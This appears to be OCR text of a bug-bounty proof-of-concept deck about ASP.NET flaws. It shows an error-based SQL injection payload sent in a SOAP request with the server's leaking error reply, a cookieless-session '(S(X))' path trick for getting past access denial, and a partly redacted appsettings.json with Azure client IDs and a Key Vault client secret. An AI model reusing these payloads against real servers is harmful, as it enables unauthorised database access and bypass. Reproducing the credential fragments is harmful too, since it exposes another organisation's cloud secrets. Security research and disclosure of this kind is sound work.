


(S(X)) POC

```
POST /[redacted]DataTransfer/DataTransfer.svc HTTP/1.1
Content-Length: 629
[redacted]
Accept-Encoding: gzip, deflate
Content-Type: text/xml;charset=UTF-8
[redacted]
User-Agent: Apache-HttpClient/4.5.5 (Java/16.0.1)
[redacted]DataTransfer/DataTransfer.svc
Connection: close


<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/" xmlns:tem="http://tempuri.org/">
   <soapenv:Header/>
   <soapenv:Body>
      <tem:getTransferDetailsForEMail>
         <!--Optional:-->
         <tem:TrgDatabase>penproj</tem:TrgDatabase>
         <!--Optional:-->
         <tem:TrgDBServer>?</tem:TrgDBServer>
         <!--Optional:-->
         <tem:sysgenprojid>'{0004d129-b5b0-4784-962e-b0c81ff7a0f0}' AND 7160 IN (SELECT ((SUBSTRING((ISNULL(CAST(@@SERVERNAME AS
NVARCHAR(4000)),CHAR(32))),1,1024)))</tem:sysgenprojid>
      </tem:getTransferDetailsForEMail>
   </soapenv:Body>
</soapenv:Envelope>
```

```
HTTP/1.1 500 Internal Server Error
Server: Microsoft-IIS/10.0
Content-Type: text/xml; charset=utf-8
X-Powered-By: ASP.NET
Content-Length: 2297
Date: Tue, 28 Feb 2023 17:52:14 GMT
Connection: close
Strict-Transport-Security: max-age=31536000 ; includeSubDomains

<s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/envelope/"><s:Body><s:Fault><faultcode
xmlns:a="http://schemas.microsoft.com/net/2005/12/windowscommunicationfoundation/dispatcher">a:Interna
g xml:lang="en-US">Conversion failed when converting the nvarchar value 'PDC1WWRARDCSQ02' to data type
int.</faultstring><detail><ExceptionDetail xmlns="http://schemas.datacontract.org/2004/07/System.Servi
xmlns:i="http://www.w3.org/2001/XMLSchema-instance"><HelpLink i:nil="true"/><InnerException i:nil="tru
converting the nvarchar value 'PDC1WWRARDCSQ02' to data type int.</Message><StackTrace>   at
[redacted]DataAccess.SQLServerDataSource.executeSelectQuery()&#xD;
   at [redacted]DataTransfer.DataTransfer.getTransferDetailsForEMail(String TrgDatabase,
sysgenprojid, String&amp;amp; TrgAltClientid, Int32&amp;amp; TrgCatalogNumber)&#xD;
   at SyncInvokegetTransferDetailsForEMail(Object , Object[] , Object[] )&#xD;
   at System.ServiceModel.Dispatcher.SyncMethodInvoker.Invoke(Object instance, Object[] inputs, Object
   at System.ServiceModel.Dispatcher.DispatchOperationRuntime.InvokeBegin(MessageRpc&amp;amp; rpc)&#xD;
   at System.ServiceModel.Dispatcher.ImmutableDispatchRuntime.ProcessMessage5(MessageRpc&amp;amp; rpc)&#xD
   at System.ServiceModel.Dispatcher.ImmutableDispatchRuntime.ProcessMessage41(MessageRpc&amp;amp; rpc)&#x
   at System.ServiceModel.Dispatcher.ImmutableDispatchRuntime.ProcessMessage4(MessageRpc&amp;amp; rpc)&#xD
   at System.ServiceModel.Dispatcher.ImmutableDispatchRuntime.ProcessMessage31(MessageRpc&amp;amp; rpc)&#x
   at System.ServiceModel.Dispatcher.ImmutableDispatchRuntime.ProcessMessage3(MessageRpc&amp;amp; rpc)&#xD
   at System.ServiceModel.Dispatcher.ImmutableDispatchRuntime.ProcessMessage2(MessageRpc&amp;amp; rpc)&#xD
   at System.ServiceModel.Dispatcher.ImmutableDispatchRuntime.ProcessMessage11(MessageRpc&amp;amp; rpc)&#x
   at System.ServiceModel.Dispatcher.ImmutableDispatchRuntime.ProcessMessage1(MessageRpc&amp;amp; rpc)&#xD
   at System.ServiceModel.Dispatcher.MessageRpc.Process(Boolean
isOperationContextSet)</StackTrace><Type>System.Data.SqlClient.SqlException</Type></ExceptionDetail></
pe>
```


(S(X)) POC


https:/ DataTransfer/DataTransfer.svc
s Denied
ave permission to access "http:// DataTransfer/DataTransfer.svc" on this server.
18.deeb3f17.1756080982.1f8b24a3


(S(X)) POC

/(S(Random-anyvalue))/DataTransfer.svc


05:Uncovering Secrets in ASP.NET JS Files.




JS Paths On ASP.NET.



Exposing Critical JavaScript in ASP.NET Apps



POC's


https://[redacted]/service-worker-assets.js
.dll
1/183
},
{
"hash": "sha256-RFmP6C+\/wYl1ISrVBekC+K2zrBwqPDUwvi8dVw+tiUY=",
"url": "_framework\/AutoMapper.Extensions.Microsoft.DependencyInjection.dll"
},
{
"hash": "sha256-Q8p1qEFurLA25H8Qoyyh3xhL6zHDQVoSEotZqbGYbig=",
"url": "_framework\/Azure.Core.dll"
},
{
"hash": "sha256-zicoRqfdLgYZIfgv3UsYRNO8bKWCkzdOaAG4cacW1jI=",
"url": "_framework\/BrowserInterop.dll"
},
{
"hash": "sha256-mEvnkniuyKI+pJ+Yqh3SICg05p6MuD0ZTW31C5A0MbE=",
"url": "_framework\/CNSOP2.BlazorD8.dll"
},
{
"hash": "sha256-EZvLcSkSj5x7q9OetjoDEeVf10uR1NBK09yXrgE9rXY=",
"url": "_framework\/CNSOP2.Client.dll"
},
{
"hash": "sha256-oYpNziCzRNWFg29x6uEdr\/aoUdqX7d8GS1McfWwHLbc=",
"url": "_framework\/CNSOP2.Shared.dll"
},
{
"hash": "sha256-XxUhxWIxyQ02UNwTeSeJnZCZy8qC1Fpc8PsA+VxRqKM=",
"url": "_framework\/HarfBuzzSharp.dll"
},
{
"hash": "sha256-0uFC7NMpbzbjEKcOtN3A4DVgoY5YdE0WgorWD6u8Xu4=",
"url": "_framework\/Microsoft.AspNetCore.Authorization.dll"
},
{
"hash": "sha256-\/TNHYgHqtdnpVEzI6l4UdYK9g1nSiY\/xC3F7+a4K\/Og=",
"url": "_framework\/Microsoft.AspNetCore.Components.Authorization.dll"
},
{
"hash": "sha256-VGaB03HIjFg4jeK7BomIFzlhhY3vW5N+jWuRqZkbJsY=",
"url": "_framework\/Microsoft.AspNetCore.Components.DataAnnotations.Validation.dll"
},
{
"hash": "sha256-YwUCvRgRB\/f73TedglDK2om\/IJLjEbFMcJyesUQNgY8=",
"url": "_framework\/Microsoft.AspNetCore.Components.dll"
},
{
"hash": "sha256-jF1i\/Zln7mm\/FPD\/h0NjJjrXamh\/Axdj2g9csA+00jk=",
"url": "_framework\/Microsoft.AspNetCore.Components.Forms.dll"
},
{
"hash": "sha256-JnyPOE7egl8qoXTgaZSNKMNviGmyuSnmjPVOKkMricA=",
"url": "_framework\/Microsoft.AspNetCore.Components.Web.dll"
},
{
"hash": "sha256-dX7IsArcDuC2waPk8rrLUmXl8\/RP0GgL7hQEw9GPQ40=",
"url": "_framework\/Microsoft.AspNetCore.Components.WebAssembly.Authentication.dll"
},
{
"hash": "sha256-z7269FCb4LM5wqUwUWyQFoVxzg9kAtyV8HJFQJEZzok=",
"url": "_framework\/Microsoft.AspNetCore.Components.WebAssembly.dll"
},
{
"hash": "sha256-3FWyABkOEBeAcg6oyNO1PytWU+vm8OBnbxtkWVup0TI=",
"url": "_framework\/Microsoft.AspNetCore.Hosting.Server.Abstractions.dll"
},

POC's

appsettings.json

```
"AzureAd": {
    "Authority": "https://login.microsoftonline.com/2[redacted]-39337c0c52ab",
    "ClientId": "[redacted]f",
    "ValidateAuthority": true
},
"AzureObjectId": "63165f8[redacted]c99ca20ff41",
"GraphBaseUrl": "https://graph.microsoft.com/v1.0",
"GraphScopes": "User.Read;Application.Read.All",
"BaseUrl": "https://a[redacted]/",
"ScopeURL": "api://531eeb8[redacted]33adb58de34f/CNSOP2",
"SFKey": "Ngo9BigBOggjHT[redacted]FUVHYVZUTXxaS00DNHVRdkdmWXxfcnVdRGldWEVyWEs=",
"KeyVault": {
    "KeyVaultURL": "https://c[redacted].vault.azure.net/",
    "ClientId": "10a755[redacted]-a4fc-e3bb3f1c2b67",
    "ClientSecret": ".ub8Q~L[redacted]lvngc-0",
    "DirectoryID": "2e639e15[redacted]ab"
}
}
```

POC's

Critical Access To FULL Source Of [redacted]] On [https://[redacted]] On Scope CIDR [redacted]

[redacted] MBB • In progress • Submitted 25 May 2024 • Last activity a year ago • 2 Collaborators

P1 Unresolved

$4,500
40 points

Comments 8

